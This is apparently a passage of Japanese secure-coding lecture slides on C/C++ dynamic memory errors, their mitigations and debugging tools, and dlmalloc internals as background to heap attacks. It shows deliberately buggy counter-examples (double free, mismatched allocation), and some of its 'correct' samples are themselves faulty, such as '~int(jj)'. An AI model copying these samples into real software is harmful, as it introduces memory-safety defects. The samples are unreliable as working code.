free(ip); // 間違い!
```

```
ip =  
static_cast<int*>malloc(sizeof(int));  
*ip = 12;  
    . . .  
delete ip; // 間違い!
```

`new` 演算子と `delete` 演算子は、スカラの割り当てと解放のために使われる。

```
Widget *w = new Widget(arg);  
delete w;
```

配列の割り当てと解放には、`new[]` 演算子と `delete[]` 演算子を使用する。

```
w = new Widget[n];  
delete[] w;
```

```
int *ip = new int[5];  
    . . .  
delete ip; // 間違い!  
    . . .  
ip = new int(12);  
    . . .  
delete [] ip; // 間違い!
```

参考：[Attacking delete and delete \[\] in C++](http://taossa.com/index.php/2007/01/03/attacking-delete-and-delete-in-c/#more-52)

<http://taossa.com/index.php/2007/01/03/attacking-delete-and-delete-in-c/#more-52>

`new` 演算子は `operator new` を使ってメモリを取得し、そのメモリを初期化してオブジェクトを作成する。

同様の関係が、以下の間にも存在する。

- `delete` 演算子と `operator delete` 関数
- `new[]` 演算子と `operator new[]`
- `delete[]` 演算子と `operator delete[]`

素のメモリは `operator new` を直接呼び出すことで確保できるが、コンストラクタは呼び出されない。

したがって、素のメモリを対象にデストラクタを呼び出してはいけない。

```
string *sp = static_cast<string *>  
    (operator new(sizeof(string)));
```

...

```
delete sp; // 間違い!
```

関数 `operator new` と `operator delete` は、メンバ関数としてプログラム内で定義できる。

これらは、名前が同じ継承関数または名前空間レベル関数を隠蔽する `static` なメンバ関数。

メモリ管理関数と同様に、これらも適切に対応付けして使うことが重要。

```
class B {  
    public:  
        void *operator new( size_t );  
        // operator delete の定義がない!  
        ...  
};  
...  
B *bp = new B; // B::operator new を使用  
...  
delete bp; // ::operator delete を使用!
```

```
class B {  
    public:  
        void *operator new( size_t );  
        void *operator delete(...) {...}; //きちんと定義  
        ...  
};  
...  
B *bp = new B; // B::operator new を使用  
...  
delete bp; // B::operator delete を使用!
```

メモリは初期化してから使う  
関数の返り値は必ず検査する  
解放済みメモリを参照しない  
Double-freeしない


メモリの取得と解放は適切な組み合わせで  
メモリ割り当て関数の誤った使用に注意

<https://www.jpccert.or.jp/sc-rules/c-mem04-c.html>

サイズ0でのメモリ割り当ての動作は処理系定義。  
長さ0のメモリ領域へのポインタを返す、あるいはNULLポインタを返す、のどちらか。  
サイズ0でのメモリ割り当ては避けるべし。

- 長さ0のメモリ領域へのポインタを返す: MS VisualStudio, OpenBSD
- NULLポインタを返す: glibc

```
char *p2;  
char *p = malloc(100);  
...  
if ((p2=realloc(p, nsize)) == NULL) {  
    if (p) free(p);  
    p = NULL;  
}  
p = p2;
```



戻り値が `NULL` の時、エラー処理として `p` によって参照されるメモリを解放しようとしている

## realloc(0)で二重解放してしまう例

```
char *p2;  
char *p = malloc(100);  
...  
if ((p2=realloc(p, 0)) == NULL) {  
    if (p) free(p);  
    p = NULL;  
}  
p = p2;
```

サイズ0に対してrealloc() がメモリを解放して NULL ポインタを返す場合、このコードを実行すると解放が二重に行われる。

## 0バイトの割り当ては行わないのが安全

```
char *p2;  
char *p = malloc(100);  
...  
if ((nsize == 0) ||  
    (p2=realloc(p, nsize)) == NULL) {  
    if (p) free(p);  
    p = NULL;  
}  
p = p2;
```

- 呼び出し元の**スタックフレーム上**にメモリを確保し、
- 割り当てられた空間の先頭へのポインタを返す。
- **alloca()** を実行した関数が呼び出し元に戻る際に、自動的に解放される。
- インライン関数として実装されていることが多い。  
(スタックポインタを移動する単一の命令で実現される。)
- NULL エラーを返さず、スタック境界を越える割り当てを行うかもしれない。

`alloca()`<sub>2</sub>

`malloc()` に対しては `free()` を呼び出す。

`alloca()` の場合は `free()` を呼び出してはいけない。

⇒ 混乱のもと！

`alloca()` は使わないほうがよい。

配置 `new` は引数に指定された任意のメモリ位置にオブジェクトを作成する。

自前のメモリアロケータの作成など

配置 `new` では、メモリの割り当ては実際には行われないので、メモリを解放するために `delete` 演算子 を使用してはならない。  
オブジェクトのデストラクタを直接呼び出すべき。

```
void const *addr
    = reinterpret_cast<void *>(0x00FE0000);
register *rp = new ( addr ) Register;
...
delete rp; // 間違い!
...
rp = new ( addr ) Register;
...
rp->~Register(); // 正しい
```

```
#include <iostream>
using namespace std;

int ii[1000]; // メモリプール

int main(){
    for (int j=0;j<10;j++){
        int *jj = new(ii+j) int;
        *jj = 100+j;
        cout << "value(" << j << "): " << *jj << endl;
        ~int(jj); // delete(jj) ではなくデストラクタを使う
    }
}
```

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. dlmalloc とセキュリティ
  - Doug Lea メモリアロケータ
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

free()したらNULLを代入

一貫したメモリ管理

RAII: リソースの取得はすなわち初期化

C++ におけるスマートポインタ

メモリ管理に関するライブラリの活用

heapを守るための工夫

実行時解析ツール

free() の呼び出しの後、ポインタには NULL を代入しておこう！

NULLを代入しておくとは：

- free(NULL) なら何度呼び出しても問題ない
- ダングリングポインタを減らすことができる
- 解放済メモリへの書込みや、二重解放の脆弱性を減らす
- 間違っって参照するとエラーが発生するので、実装や検査の段階で問題を発見できる可能性が高まる。

1. メモリの割り当てと解放は同じパターンで!!
  - C++ 言語ではコンストラクタ/デストラクタを活用する
  - C 言語でも同等のアプローチをとるのが吉
  - **割り当て**と、その**解放**を**対応させること**。コンストラクタが複数存在する場合は、デストラクタがすべての可能性を扱えることをよく確かめておくこと。
2. **同じモジュール**の中で、**同じ抽象レベル**において**メモリの解放と割り当て**を行うこと。  
そうしないと、メモリが解放されたか、いつどこでの解放か、混乱を招く。

すでに紹介したMITKRB5-SA-2004-002やLinux ATMドライバの例をもういちど確認してみよう。

C++ では「リソース取得すなわち初期化」(RAII : Resource Aquisition Is Initialization)の定石を活用しよう。

つまり、重要なリソースはすべて、そのリソースの寿命をつかさどるオブジェクトによって管理する。

- リソースを割り当てるコードは評価順序に依存する記述を避ける
- リソースの管理はコンストラクタで作成したオブジェクトに任せる
- リソースの解放はデストラクタで行う
- リソースを管理するオブジェクトのコピーやヒープへの割り当てがどうしても必要な場合は注意深く行うか、完全に拒否する

### 動的メモリ管理にあてはめると…

- メモリ割り当てコードは評価順序に依存する記述を避ける
- 動的メモリの管理はコンストラクタで作成したオブジェクトに任せる
- 動的メモリの解放はデストラクタで行う
- 動的メモリを管理するオブジェクトのコピーやヒープへの割り当てがどうしても必要な場合は注意深く行うか、完全に拒否する

## [安全でないコード例]

```
void old_fct(const char* s) {  
    FILE* f = fopen(s,"r"); // ファイル s をオープン  
    ..... // f を使用する  
    fclose(f); // ファイルをクローズ  
}
```

`old_fct()` の「`f` を使用する」の部分で例外発生、あるいは単にリターンした場合、ファイルはクローズされない。

## [安全なコード例]

```
void fct(string s) {  
    File_handle f(s,"r"); // File_handle のコンストラクタがファイル s をオープン  
    ..... // f を使用する  
} // File_handle のデストラクタがファイルをクローズ
```

`fct()` の「`f` を使用する」の部分で例外が発生しても、デストラクタが実行され、ファイルが正しくクローズされる。

C++では、通常のポインタの代わりにスマートポインタを活用しよう。

スマートポインタとは？

- newしたオブジェクトを自動的にdeleteしてくれる仕組み
- スコープから外れたり、参照数がゼロになったオブジェクトに対して自動的にdeleteを呼んで削除する
- -> 演算子および \* 演算子をオーバーロードしてあり、ポインタのように使える
- C++標準ライブラリで使えるものとしては auto\_ptr
- その他にも性質の異なるスマートポインタが複数提案されている

## スマートポインタ2 (コード例)

スマートポインタを使うことでコードが単純になる。

```
#include <iostream>
using namespace std;
```

```
■ void fn0(){ // スマートポインタを使っていない例
    int *ip = new int(100);
    cout << "value: " << *ip << endl;
    delete ip; // delete しないとメモリリークにつながる
}
```

```
■ void fn1(){ // auto_ptrを使った例
    auto_ptr<int> ip = auto_ptr<int>(new int(100));
    cout << "value: " << *ip << endl;
} // スコープ外になったら勝手に delete してくれる
```

```
int main(){
    fn0();
    fn1();
}
```

Boostライブラリには `auto_ptr` の他に `shared_ptr`, `scoped_ptr`, `weak_ptr`, `intrusive_ptr` が実装されている。

処理に見合う正しいスマートポインタを使用すること。

## Smart Pointers

[http://www.boost.org/doc/libs/1\\_40\\_0/libs/smart\\_ptr/smart\\_ptr.htm](http://www.boost.org/doc/libs/1_40_0/libs/smart_ptr/smart_ptr.htm)

C++0x では `unique_ptr` が導入され, `auto_ptr` は非推奨となる予定.

Working Draft, Standard for Programming Language C++ (2010-08-21)

<http://www.open-std.org/JTC1/SC22/WG21/docs/papers/2010/n3126.pdf>

C++0x # 一般用途のスマートポインタ

<http://ja.wikipedia.org/wiki/C++0x#.E4.B8.80.E8.88.AC.E7.94.A8.E9.80.94.E3.81.AE.E3.82.B9.E3.83.9E.E3.83.BC.E3.83.88.E3.83.9D.E3.82.A4.E3.83.B3.E3.82.BF>

## スマートポインタ4(コード例)

boostライブラリのドキュメントにあるscoped\_ptrを使ったコード例.

```
#include <boost/scoped_ptr.hpp>
#include <iostream>
struct Shoe { ~Shoe() { std::cout << "Buckle my shoe\n"; } };
class MyClass {
    boost::scoped_ptr<int> ptr;
public: MyClass() : ptr(new int) { *ptr = 0; }
    int add_one() { return ++*ptr; }
};
int main() {
    boost::scoped_ptr<Shoe> x(new Shoe);
    MyClass my_instance;
    std::cout << my_instance.add_one();
    std::cout << my_instance.add_one();
}
```

### [出力例]

1 2 Buckle my shoe

[http://www.boost.org/doc/libs/1\\_40\\_0/libs/smart\\_ptr/scoped\\_ptr.htm](http://www.boost.org/doc/libs/1_40_0/libs/smart_ptr/scoped_ptr.htm)

## Samba の talloc ライブラリ

<http://talloc.samba.org/>

## Apache Portable Runtime のメモリプール関数

[http://apr.apache.org/docs/apr/1.4/group\\_apr\\_pools.html](http://apr.apache.org/docs/apr/1.4/group_apr_pools.html)

## GNU Obstacks

<http://gcc.gnu.org/onlinedocs/libiberty/Obstacks.html>

ヒープの完全性検査

ランダム化

ガードページ

dnmalloc

phkmalloc

glibcのmallocに関する注意点

メモリブロック構造と管理関数を修正することにより、glibc のヒープを保護する

```
struct malloc_chunk {  
    INTERNAL_SIZE_T magic;  
    INTERNAL_SIZE_T __pad0;  
    INTERNAL_SIZE_T prev_size;  
    INTERNAL_SIZE_T size;  
    struct malloc_chunk *bk;  
    struct malloc_chunk *fd;  
};
```

カナリアとパディングのためのフィールドを追加する。カナリアは、メモリブロックのヘッダと乱数値（シード）から生成されるチェックサムを持つ。

各メモリブロックのカナリアを管理し検査するコードによってヒープ管理機能を増強する。

[http://www.usenix.org/publications/library/proceedings/lisa03/tech/full\\_papers/robertson/robertson.pdf](http://www.usenix.org/publications/library/proceedings/lisa03/tech/full_papers/robertson/robertson.pdf)

狙われやすい情報の置き場所(アドレス)を固定化せず、ランダム化することで、攻撃しにくくする。

- OSから渡されるページ
  - メモリマネージャから渡されるブロックアドレス
- など……

[http://en.wikipedia.org/wiki/Address\\_space\\_layout\\_randomization](http://en.wikipedia.org/wiki/Address_space_layout_randomization)

ガードページ (guard page) とは、1 ページ以上のサイズを持つメモリのそれぞれの割り当ての間に、マップされていないページを配置したものの。

ガードページにアクセスすると常にセグメンテーション違反が発生する。

攻撃者がバッファオーバーフロー攻撃を行うために隣接メモリの上書きを試みると、脆弱なプログラムは終了してしまう。

ガードページは多くのシステムやツールに実装されている。

- OpenBSD
- Electric Fence
- Application Verifier

<http://freshmeat.net/projects/dnmalloc/>

## **dlmallocをもとに、データ領域と管理領域を分離した実装.**

### **> About:**

- > Dnmalloc is an allocator that keeps heap management data separate
- > from the heap itself. As a result, dnmalloc is not vulnerable to
- > corruption of the heap management information by heap buffer
- > overflows or double free errors.

<http://www.fort-knox.org/taxonomy/term/3>

- 1995～1996 頃に FreeBSD のために Poul-Henning Kamp が作成。多数のオペレーティングシステムに移植された。
- 仮想メモリシステム上で効率的に動作するように書かれており、強力な検査機能を実現。
  - `free()` または `realloc()` へ渡されたポインタが有効かどうかを、その参照する値を検査せずに調べることができる。
  - ポインタが`malloc()`または`realloc()`が返したポインタでないことを検知できる
  - オプションにより、エラー発生時の挙動を制御できる
  - `A(bort)`, `J(unk)`, `Z(ero)` など

ポインタが割り当て済みかどうかを判定することで、二重解放エラーを検知できる。

FreeBSD 上の phkmalloc では、U オプションを指定することで、`ktrace()` 機能を使ってすべての `malloc()`, `free()`, `realloc()` の要求を追跡することができる。

⇒プログラムの動作をチェックするのに有用

`fsck`, `ypserv`, `cvs`, `mountd`, `inetd` を含む様々なプログラムで、メモリ管理の欠陥を発見するのに役立っている。

参考:

BSD HEAP SMASHING

[http://freeworld.thc.org/root/docs/exploit\\_writing/BSD-heap-smashing.txt](http://freeworld.thc.org/root/docs/exploit_writing/BSD-heap-smashing.txt)

## glibcのmalloc()の特性: overcommitting behavior

glibc の malloc()では、ある程度実際の容量を超えてメモリを確保する (overcommitting behavior)。メモリ不足になるとランダムにプロセスを選択して強制終了させる。

### malloc(3) の manページより:

#### BUGS

```
By default, Linux follows an optimistic memory allocation strategy. This means that when malloc() returns non-NULL there is no guarantee that the memory really is available. This is a really bad bug. In case it turns out that the system is out of memory, one or more processes will be killed by the infamous OOM killer. In case Linux is employed under circumstances where it would be less desirable to suddenly lose some randomly picked processes, and moreover the kernel version is sufficiently recent, one can switch off this overcommitting behavior using a command like
```

```
# echo 2 > /proc/sys/vm/overcommit_memory
```

```
See also the kernel Documentation directory, files vm/overcommit-accounting and sysctl/vm.txt.
```

最近のLinuxカーネルでは、設定によりこの挙動を制御できる。

「動的」 = プログラムを実行する  
実行時の挙動分析をおこなう。

オープンソース / 商用製品いろいろ

[http://en.wikipedia.org/wiki/Dynamic\\_code\\_analysis](http://en.wikipedia.org/wiki/Dynamic_code_analysis)

Purify と PurifyPlus は、メモリの改ざんとメモリリークを検知する機能を持ち、次に示すようなさまざまなプラットフォームで利用可能である。

- Microsoft Windows
- Linux
- HP-UX
- IBM AIX
- Sun Solaris

解放済みメモリの読み書き、ヒープ以外のメモリや未割り当てメモリの解放、配列の範囲を越えた書き込みなどを検出する。

# メモリアクセスエラーの検査

(画像の出典: IBM Rational Purify の文書)

赤および青のメモリの読み書き  
および解放は不正

赤  
メモリ  
未割り当て  
かつ  
未初期化

青  
メモリ  
フリー  
だが引続き  
初期化済み

malloc()

free()

free()

書き込みと解放は  
問題ないが  
読み取りは不正

黄  
メモリ  
割り当て済み  
だが未初期化

緑  
メモリ  
割り当て済み  
かつ初期化済み

書き込み

読み書きは問題ない  
(mallocによる割り当て  
では解放も問題なし)

Purify ではメモリの状態が色で表される。

`dmalloc` は、システム標準の `malloc()`, `realloc()`, `calloc()`, `free()` その他のメモリ管理関数を置き換えることで、柔軟性に富んだ実行時デバッグ機能を提供する。

- メモリリークの追跡
- 書き込みの境界条件違反
- ファイルと行番号の記録
- 一般的な統計ログの採取

<http://dmalloc.com/>

Electric Fence はバッファオーバーフローまたは未割り当てメモリへの参照を検知する。

Electric Fence はガードページを実装し、各メモリ割り当ての前後にアクセス不能なメモリページを配置する。

ソフトウェアがアクセス不能ページを読み書きすると、ハードウェアはセグメンテーション違反を発生させ、違反を犯した命令のある箇所でプログラムの実行を停止する。

free() によって解放されたメモリもアクセス不能状態にされ、参照するとセグメンテーション違反を起こす。

<http://directory.fsf.org/project/ElectricFence/>

ヒープ領域の状況を出力させるデバッグ用関数があり, 適所にそれを入れ込んでデバッグ実行することにより, メモリリークの検出などが可能.

メモリリークの検出および分離 (Visual Studio .NET 2003 向けの記事)

<http://msdn.microsoft.com/ja-jp/library/aa290895%28v=VS.71%29.aspx>

Perf Tools is a collection of a high-performance multi-threaded malloc() implementation, plus some pretty nifty performance analysis tools.

Perf Tools is distributed under the terms of the BSD License.

<<http://code.google.com/p/google-perftools/wiki/GooglePerformanceTools>>

## Valgrind とは ? (<http://valgrind.org/>)

- x86 CPU のエミュレータ
- x86/Linux, amd64/Linux, PPC32/Linux で動作
  - FreeBSD, NetBSD向けexperimentalあり
- 主にコードのデバッグとプロファイリングのツール
- 様々なプロジェクトで利用されている(MozillaFirefox, Opera, MySQL, NASA Mars Exploration Rover, GIMP, Perl , Python, PHP, KDE, samba など)
- メモリ管理にまつわるバグを検出してくれる
- 解放済みメモリの読み書き、malloc()した領域外の読み書き、メモリの二重解放、メモリリークなど

Linux/IA-32 の実行ファイルプロファイルデータを採取したり、デバッグしたりすることができる。

ソフトウェアで実装された IA-32 CPU と、デバッグングやプロファイリング等の一連のツールで構成される。

CPU の詳細とオペレーティングシステムに密接に結び付いており、コンパイラと基本的な C ライブラリにもある程度依存する。

(*valgrind* の末尾の発音は「*grind*」 (グラインド) ではなく「*grinned*」 (グリンド) )

メモリ検査ツール `memcheck` は、次のような一般的なメモリエラーを検知する。

- アクセスしてはいけないメモリへのアクセス（ヒープブロック境界を越えるなど）
- 初期化前の値の使用
- メモリの誤った解放（ヒープブロックの二重解放など）
- メモリリーク

`static` 配列およびスタック配列の境界検査はしない。

## Valgrind の出力例

```
void f(void) {  
    int* x = malloc(10 * sizeof(int));  
    x[10] = 0;  
}
```

```
==6690== Invalid write of size 4  
==6690==   at 0x804837B: f (v.c:6)  
==6690==   by 0x80483A3: main (v.c:11)  
==6690== Address 0x4138050 is 0 bytes after a block of size 40  
alloc'd  
==6690==   at 0x401C422: malloc (vg_replace_malloc.c:149)  
==6690==   by 0x8048371: f (v.c:5)  
==6690==   by 0x80483A3: main (v.c:11)
```

```
==6690== 40 bytes in 1 blocks are definitely lost in loss record 1 of  
1  
==6690==   at 0x401C422: malloc (vg_replace_malloc.c:149)  
==6690==   by 0x8048371: f (v.c:5)  
==6690==   by 0x80483A3: main (v.c:11)
```

# ツールの使い方はよく考えて...

「Debian and Ubuntu OpenSSL packages contain a predictable random number generator」 (<http://www.kb.cert.org/vuls/id/925211>)

DebianのOpenSSLパッケージでは、valgrindのデバッグエラーが出ないようにコードを2行コメントアウト。  
その結果、ssh-keygenの乱数生成に要するエントロピーが不十分になり、32,767の異なる鍵しか生成しなくなっていた！



多くのユーザが同じ SSH 鍵を使っていたという脆弱な状態が2年も続いていた！(2008年5月13日になって明るみに)

**ツールの出力結果はしっかり吟味！**

1. 動的メモリ管理の概要
2. 動的メモリ管理にまつわるコーディングエラーとセキュアコーディング
3. 脅威を緩和する方法
4. **dlmalloc を悪用した攻撃の詳細**
  - **dlmalloc とは**
  - ヒープバッファオーバーフロー
  - 二重解放 (double free)
5. まとめ

- 一定の大きさを単位とするブロックの集まりとして管理
- 割り当て済みブロックと解放されたブロックの両方を管理
- メモリマネージャはプロセスの一部として機能
- 基本は Knuth 『Art of Computer Programming』 で解説されているメモリ領域の動的な割り当てアルゴリズム
- プロセスに割り当てられるメモリは、メモリ管理に使われる部分も含め、プロセスからアクセス可能なメモリ空間の一部

[Knuth 97] D. E. Knuth. *The Art of Computer Programming*, volume 1, *Fundamental Algorithms*, Third Edition 日本語版, 第2章, 419–435ページ. Addison-Wesley, 2004. (First copyrighted 1973, 1968)

**最良適合法 (best-fit)** -  $m$  バイトの領域がリクエストされた時、 $m$  バイト以上の大きさのメモリブロックの中で最小のものを返す。

**初出適合法 (first-fit)** -  $m$  バイト以上のサイズを持つブロックで、最初に見つかったものを返す。

断片化を防ぐためには、割り当てた後の余りの空間が一定以下より小さくなるならば、分割せずに要求されたサイズより大きいブロックとしてそのまま割り当てるという戦略が考えられる。

個々のブロックの両端には管理情報があり、以下のような処理に活用される

- 隣り合った空きメモリブロックを結合して 1 つにすることで断片化を防ぐ
- 既知のメモリブロックを起点に、どちらの方向にもすべてのブロックを走査できる [Knuth 97]

データとともにメモリ管理のための情報も置いてあるため、破壊されると危険。バッファオーバーフローなどに悪用される。


- dlmalloc (Linux など)
- RtlHeap (MS Windows)
- phkmalloc (FreeBSD など)

Doug Lea (the State University of New York at Oswegoの教授)

`ftp://g.oswego.edu/pub/misc/malloc.c`


GNU C Library と Linux の多くのバージョンでは、メモリマネージャとして Doug Lea の malloc (dlmalloc) を採用している。

注) 以下のdlmallocの説明では、古いバージョンに基づいています。



割り当て済みブロック

前ブロックが割り当て済みの場合、先頭 4 バイトには、前ブロックのユーザデータの末尾 4 バイトが入っている。



フリーブロック

前ブロックがフリーブロックの場合、先頭 4 バイトには前ブロックのサイズが入っている。

P: PREV\_INUSEビット

フリーブロックは、**双方向リンクリスト**で管理。

自身が所属するリストの**次の**ブロックへの**前方**ポインタおよび**前の**ブロックへの**後方**ポインタを持つ。

これらのポインタは、メモリブロック中8バイトを占める。

ブロックサイズは、フリーブロックの最後の4バイトにも記録される。これを活用して隣接するフリーブロックを結合し、メモリの断片化を避ける。

PREV\_INUSEビットは直前のメモリブロックが割り当て済みかどうかを示す。

- PREV\_INUSE ビットは、メモリブロックサイズの最下位ビットに格納される。(ブロックのサイズは常に2の倍数、すなわち偶数であり、最下位ビットは使用されていない。)
- 0だと前ブロックはフリー、1だと割り当て済み。
- PREV\_INUSE ビットが0のとき、このブロックサイズの直前4バイトには前ブロックのサイズが入っており、それを使って前メモリブロックの先頭の位置を求めることができる。

フリーブロックは循環型の双方向リンクリストで管理される。  
このリストのことを **bin** と呼ぶ。


各双方向リンクリストには先頭があり、リストの最初と最後のブロックへの前方および後方ポインタが格納されている。

リストの最後のブロックの前方ポインタと、リストの最初のブロックの後方ポインタは、共にこの先頭を指している。

リンクリストが空の場合、先頭に格納されている各ポインタは、先頭自身を指す。

# フリーリスト 双方向リンク構造

先頭要素




各 **bin** は、**特定のサイズ**のメモリブロックを管理しており、求めるサイズのブロックをすばやく探せるようになっている。

